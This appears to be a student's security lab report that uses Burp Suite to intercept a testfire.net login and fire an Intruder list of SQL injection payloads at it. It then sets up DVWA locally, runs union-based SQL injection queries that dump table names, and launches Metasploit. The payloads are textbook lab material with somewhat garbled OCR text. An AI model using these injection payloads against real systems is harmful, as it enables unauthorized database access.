


What you see below is the intercepted input of the user on the website. We can see what they have entered on their login page.

```

1 POST /jLogin HTTP/1.1
2 Host: www.testfire.net
3 Content-Length: 48
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.136
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=1
10 Referer: http://www.testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=91BEB8A6DAB45E127BCC7C2D1E9C18BES
14 Connection: close
15
16 uid=rudraao&password=ten$azangetsu&btnSubmit>Login


```



The screenshot shows the Burp Suite interface in the Proxy tab. A POST request to `/doLogin` is captured. The request details are as follows:

```
1 POST /doLogin HTTP/1.1
2 Host: www.testfire.net
3 Content-Length: 48
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://www.testfire.net
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 S
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
10 Referer: http://www.testfire.net/login.jsp
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: JSESSIONID=91BE8AGDA845E127BCC7C2D1E3C18BES
14 Connection: close
15
16 uid=rudrarao&passw=tensazangetsu&btnSubmit=Login|
```

Next we will try to perform SQL Injections using Burp Suite.



The screenshot shows the Burp Suite interface with the 'Intruder' tab selected. The 'Payloads' tab is active. In the 'Payload Sets' section, there is one set defined (Payload set: 1) with a payload count of 7. The payload type is 'Simple list' with a request count of 35. The list contains several payloads including 'admin'#, 'admin'-, '1=1#', '1=1--', '1=1', and two entries starting with "'OR1='". Below this is an 'Add' button and a dropdown for adding from a list. In the 'Payload Processing' section, there is a table with columns for 'Enabled' and 'Rule'. On the left, there are buttons for 'Add', 'Edit', 'Remove', 'Up', and 'Down'.

4. Intruder attack of http://testfire.net/login.jsp - Temporary attack - Not saved to project file								
Attack	Save	Columns	Results	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items								
Request ^	Position	Payload	Status	Error	Timeout	Length	Comment	
16	3	admin'-	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
17	3	1=1#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
18	3	1=1--	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
19	3	1=1	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
20	3	'OR1=1#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
21	3	'OR1=1--	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
22	4	admin'#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
23	4	admin'-	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
24	4	1=1#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
25	4	1=1--	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
26	4	1=1	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
27	4	'OR1=1#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
28	4	'OR1=1--	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
29	5	admin'#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
30	5	admin'-	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
31	5	1=1#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
32	5	1=1--	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
33	5	1=1	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
34	5	'OR1=1#	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		
35	5	'OR1=1--	404	<input type="checkbox"/>	<input type="checkbox"/>	7172		

Finished

4. SQL Injection using DVWA:

Here we will clone the DVWA(Damn Vulnerable Website Application) from its GitHub page. We can use DVWA to target vulnerable websites and perform SQL injection on them.

To perform DVWA SQL Injection, perform the following steps.

Here we clone DVWA from its GitHub repository and store it under “/var/www/html”.

```
(kali㉿kali)-[~]
└─$ cd /var/www/html

(kali㉿kali)-[/var/www/html]
└─$ dir
index.html index.nginx-debian.html Launcher.hta

(kali㉿kali)-[/var/www/html]
└─$ sudo git clone https://github.com/digininja/DVWA.git
[sudo] password for kali:
Cloning into 'DVWA' ...
remote: Enumerating objects: 3986, done.
remote: Total 3986 (delta 0), reused 0 (delta 0), pack-reused 3986
Receiving objects: 100% (3986/3986), 1.78 MiB | 2.04 MiB/s, done.
Resolving deltas: 100% (1858/1858), done.

(kali㉿kali)-[/var/www/html]
└─$ dir
DVWA index.html index.nginx-debian.html Launcher.hta
```

Then we create a copy of its config file.

```

└─(kali㉿kali)-[~/var/www/html]
$ sudo chmod -R 777 DVWA

└─(kali㉿kali)-[~/var/www/html]
$ cd DVWA/config

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ ls
config.inc.php.dist

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo cp config.inc.php.dist config.inc.php

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ 

```

Then we will open the config file and make some changes. For db_user, we will put the SQL user, db_pass, we will put the user's password, and for default_security_level, we will set it to low. Then we will click Ctrl+O followed by Enter to save the changes and then click Ctrl+X to exit the config file.

```

└─(kali㉿kali)-[~/var/www/html/DVWA/config]
$ sudo nano config.inc.php

File Actions Edit View Help
GNU nano 6.3
config.inc.php

<?php

# If you are having problems connecting to the MySQL database and all of the variables below are correct
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a problem due to sockets.
# Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
# WARNING: The database specified under db_database WILL BE ENTIRELY DELETED during setup.
# Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedicated DVWA user.
# See README.md for more information on this.
$_DVWA = array();
$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_database'] = 'dvwa';
$_DVWA['db_user'] = 'dvwa';
$_DVWA['db_password'] = 'p@ssw0rd';
$_DVWA['db_port'] = '3306';

# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA['recaptcha_public_key'] = '';
$_DVWA['recaptcha_private_key'] = '';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium', 'high' or 'impossible'.
$_DVWA['default_security_level'] = 'impossible';

[ Read 61 lines (Converted from DOS format) ]

```

Next we will access our MySQL database, in this case we will use MariaDB. Here we will create our user that was mentioned in the previous step, followed by granting that user will all the privileges of the database.

```

└─(kali㉿kali)-[~]
$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 37
Server version: 10.6.8-MariaDB-1 Debian buildd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create user'@'127.0.0.1' identified by 'pass';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ''user'@'127.0.0.1' identified by 'pass'' at line 1
MariaDB [(none)]> create user 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.008 sec)

MariaDB [(none)]> grant all privileges on dvwa.* to 'user'@'127.0.0.1' identified by 'pass';
Query OK, 0 rows affected (0.009 sec)

MariaDB [(none)]> exit
Bye

└─(kali㉿kali)-[~]
$ 

```

Next we will check if our apache2 server exists, and if it is up to date. Then we will access the php.ini file and will make some changes to the server settings.

```

File Actions Edit View Help
kali@kali:/etc/php/8.1/apache2

└─(kali㉿kali)-[~]
$ cd /etc/php/8.1
└─(kali㉿kali)-[/etc/php/8.1]
$ ls
apache2 cli mods-available
└─(kali㉿kali)-[/etc/php/8.1]
$ cd apache2
└─(kali㉿kali)-[/etc/php/8.1/apache2]
$ ls
conf.d php.ini
└─(kali㉿kali)-[/etc/php/8.1/apache2]
$ sudo nano php.ini

```

In the file, we will search for “allow_” by clicking Ctrl+W followed by the text, followed by pressing the Enter key.

Here we will set the “allow_url_fopen” and “allow_url_include” to On.

```

; Directives are specified using the following syntax:
; directive = value
; Directive names are *case sensitive* - foo=bar is different from FOO=bar.
; Directives are variables used to configure PHP or PHP extensions.
Search: allow_
^G Help          M-C Case Sens      M-B Backwards      ^P Older      ^I Go To Line
^d Cancel        M-R Reg.exp.       ^R Replace        ^N Newer

```

Then we will press Ctrl+O to save the changes and Ctrl+X to exit the file.

```

kali@kali: /etc/php/8.1/apache2
File Actions Edit View Help
GNU nano 6.3                                     php.ini *
; Temporary directory for HTTP uploaded files (will use system default if not
; specified).
; https://php.net/upload-tmp-dir
;upload_tmp_dir =

; Maximum allowed size for uploaded files.
; https://php.net/upload-max-filesize
upload_max_filesize = 2M

; Maximum number of files that can be uploaded via a single request
max_file_uploads = 20

;;;;;;;;;;
; Fopen wrappers ;
;;;;;;;;;

; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; https://php.net/allow-url-fopen
allow_url_fopen = On

; Whether to allow include/require to open URLs (like https:// or ftp://) as files.
; https://php.net/allow-url-include
allow_url_include = On

; Define the anonymous ftp password (your email address). PHP's default setting
; for this is empty.
; https://php.net/from
;from="john@doe.com"

; Define the User-Agent string. PHP's default setting for this is empty.
; https://php.net/user-agent
;user_agent="PHP"

; Default timeout for socket based streams (seconds)
; https://php.net/default-socket-timeout
default_socket_timeout = 60

; If your scripts have to deal with files from Macintosh systems,
^G Help      ^O Write Out   ^W Where Is    ^K Cut        ^J Execute   ^C Location   M-U Undo
^X Exit      ^R Read File   ^A Replace     ^U Paste      ^Y Go To Line M-B Redo
                                         M-A Set Mark M-6 Copy

```

Then we will start MySQL followed by the apache2 server.

```

kali@kali: /etc/php/8.1/apache2
File Actions Edit View Help
[(kali㉿kali)-[/etc/php/8.1/apache2]] $ sudo systemctl start mysql
[(kali㉿kali)-[/etc/php/8.1/apache2]] $ systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: disabled)
   Active: active (running) since Sat 2022-11-05 02:59:42 EDT; 31min ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 35108 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Process: 35151 ExecReload=/usr/sbin/apachectl graceful (code=exited, status=0/SUCCESS)
 Main PID: 35124 (apache2)
   Tasks: 9 (limit: 2283)
  Memory: 24.5M
    CPU: 339ms
   CGroup: /system.slice/apache2.service
           ├─35124 /usr/sbin/apache2 -k start
           ├─35156 /usr/sbin/apache2 -k start
           ├─35157 /usr/sbin/apache2 -k start
           ├─35158 /usr/sbin/apache2 -k start
           ├─35159 /usr/sbin/apache2 -k start
           ├─35160 /usr/sbin/apache2 -k start
           ├─35879 /usr/sbin/apache2 -k start
           ├─36243 /usr/sbin/apache2 -k start
           └─36248 /usr/sbin/apache2 -k start

Nov 05 02:59:42 kali systemd[1]: Starting The Apache HTTP Server...
Nov 05 02:59:42 kali apachectl[35123]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, usi>
Nov 05 02:59:42 kali systemd[1]: Started The Apache HTTP Server.
Nov 05 02:59:46 kali systemd[1]: Reloading The Apache HTTP Server...
Nov 05 02:59:46 kali apachectl[35154]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, usi>
Nov 05 02:59:46 kali systemd[1]: Reloaded The Apache HTTP Server.
lines 1-27/27 (END)

```

Maood


CS24015

```

kali@kali: ~
File Actions Edit View Help
(kali㉿kali)-[~]
$ cd /etc/php/8.1
(kali㉿kali)-[~/etc/php/8.1]
$ 
(kali㉿kali)-[~]
$ sudo nano /etc/php/8.1/apache2/php.ini
(kali㉿kali)-[~]
$ sudo service apache2 reload
apache2.service is not active, cannot reload.
(kali㉿kali)-[~]
$ sudo service apache2 stop
(kali㉿kali)-[~]
$ sudo service apache2 start
(kali㉿kali)-[~]
$ sudo service apache2 reload
(kali㉿kali)-[~]
$ 

```


Then we will open our browser and navigate to the page on “127.0.0.1”.




After creating the database, you will be redirected to a login page where you will enter the username – “admin” and the password – “password” to access the site.

Maood

CS24015




Then you will be redirected to the Home page. Over there you will have to initially lower the security under the DVWA security tab. Then you will head over to the SQL Injection tab.



Here you can enter the injection payload for the User ID on the database.

Here we enter the payload 1=1.



Here we enter the payload 1=1--.

Maoood

CS24015



Vulnerability: SQL Injection

User ID: Submit

ID: 1=1--
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection

Here we enter the payload 2.

Vulnerability: SQL Injection

User ID: 2 Submit

ID: 2
First name: Gordon
Surname: Brown

Here we enter the payload %' or '0'='0.



Vulnerability: SQL Injection

User ID: %'or'0'='0 Submit

ID: %'or'0'='0
First name: admin
Surname: admin

ID: %'or'0'='0
First name: Gordon
Surname: Brown

ID: %'or'0'='0
First name: Hack
Surname: Me

ID: %'or'0'='0
First name: Pablo
Surname: Picasso

ID: %'or'0'='0
First name: Bob
Surname: Smith

Here we enter the payload %' or 0=0 union select null, user() #.

Maood

CS24015

DVWA

Vulnerability: SQL Injection

User ID:

```
ID: %' or 0=0 union select null, user() #
First name: admin
Surname: admin

ID: %' or 0=0 union select null, user() #
First name: Gordon
Surname: Brown

ID: %' or 0=0 union select null, user() #
First name: Hack
Surname: Me

ID: %' or 0=0 union select null, user() #
First name: Pablo
Surname: Picasso

ID: %' or 0=0 union select null, user() #
First name: Bob
Surname: Smith

ID: %' or 0=0 union select null, user() #
First name:
Surname: user@localhost
```

Here we enter the payload %' and 1=0 union select null, tablename from information_schema.tables #.



Vulnerability: SQL Injection

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript

DVWA Security
PHP Info
About

Logout

User ID:

```
ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ALL_PLUGINS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: APPLICABLE_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHARACTER_SETS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: CHECK_CONSTRAINTS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATIONS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLLATION_CHARACTER_SET_APPLICABILITY

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMNS

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: COLUMN_PRIVILEGES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENABLED_ROLES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: ENGINES

ID: %' and 1=0 union select null, table_name from information_schema.tables #
First name:
Surname: EVENTS
```

Practical 7

Aim: Practical on Using Metasploit Framework for exploitation

A. Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux. We will use the command “sudo msfconsole”.

```
(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:11: warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ec
dsa_sha2_nistp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFE
rOrder
*[*] KaliNUUx0x41414141*
*#Björkson*FlyingCircus*
*Securifier*hot cocoa*
*#00bytes*NC6Gg guild zero*dorko*tv*42*[EHF]*CarpeDien*Flamin-Go*BarryWhite*XUcyber*FernetInject*DCcurity*
*Mars Explorer*ozen_cfwi*Fat Boys*Simpatico*nzndjb*Tsc-U_0.The Pomorians*T35H*H@Wk33*JetJ*OrangeStar*Team Corgi*
*D0g3*0itch*OffRes*LegionOfRinfs*UniWa*wgucoo*Pr0ph3t*L0ner*_n00bz*OSINT Punchers*Tinfoil Hats*Hava*Team Neut*
*Cyb3rdoctor*Techlock Inc*kinakomochi*DubbelDopper*bubbasmpw*#h0st$*tyl3rsec*LUCKY_CLOVERS*ev4d3rx10-team*ir4n6*
*PEQU1_ctfhHLBGD*3o*5 bits short of a byte*UCM*Death_Geass*Stryk3r*Woot*Raise The Black*CTErrOr*
*Individual*Mikejam*Flag Predator*klandes_no_Skids*SQ.*CyberOWL*Ironhearts*Kizzlexgauti*
*San Antonio College Cyber Rangers*ssam.ninja*Akbereltz*cheeseroyale*Phyra*xard city*OrderingChaos*Pickle_Ricks*
*Hex2Text*defiant*hefter*flaggermeister*Oxford Brookes University*0DIE*noob_noob*Ferris Wheel*Ficus*ONO*jameless*
*Log1c_b0mb*dr4k0t4*0th3rs*dcuia*cccchhhh6819*Manzara's Magpies*pwn4lyfe*Droogy*Shrubhound Gang*ssociety*HackJWU*
*asdfghjkln*000bi3*i-cube warriors*WhateverThrone*Salvat0rexChadsec*0x1337/deadbeef*StarchThingIDK*Tieto_alaviiva_turva*
*Inspiv*RPCA Cyber Club*kurage0verflow*lammm*pelicans_for_freedom*switchteam*tim*departedcomputerchairs*cool_runnings*
*chads*SecureShell*EtIetsHekken*CyberSquad*#8K*Trident*RedSeer*SOAMA*EVW+BUckys_Angels*OrangeJuice*DemDirtyUserz*
*OpenToAlls*Born2Hack*BigLesworth*NIS+10Monkeys1Keyboard*TNGCrew*Clas5N0tF0und*exploits33krroot_rulzz*InfosecIITG*
*superusers*HordT0R3m3b3r*operators*NULL*stuxCTFmHackresciallo*Eclipse*Gingabeast*Hamad*Immortals*aranas*MouseTrap*
*damn_sadboi*tadaaa>null2root*HowestCSP*fefzfezf*LordVader*Fl0g_Hunt3rs*bluenet*P@Ge2mE*

      =[ metasploit v6.2.9-dev
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post
+ -- --=[ 867 payloads - 45 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > 
```

B. Database setup and configuration

1. Start PostgreSQL by running “sudo systemctl start postgresql.service” in the terminal. We will also use the command “sudo systemctl status postgresql.service” to check whether the database is running.

```
(kali㉿kali)-[~]
└─$ sudo systemctl start postgresql.service
(kali㉿kali)-[~]
└─$ sudo systemctl postgresql.service
Unknown command verb postgresql.service.

(kali㉿kali)-[~]
└─$ systemctl status postgresql.service
● postgresql.service - PostgreSQL RDBMS
   Loaded: loaded (/lib/systemd/system/postgresql.service; disabled; vendor preset: disabled)
     Active: active (exited) since Sat 2022-11-12 00:32:29 EST; 37s ago
       Process: 5276 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
      Main PID: 5276 (code=exited, status=0/SUCCESS)
         CPU: 1ms

Nov 12 00:32:29 kali systemd[1]: Starting PostgreSQL RDBMS ...
Nov 12 00:32:29 kali systemd[1]: Finished PostgreSQL RDBMS.

(kali㉿kali)-[~]
```

3. Now you are ready to access the msfconsole

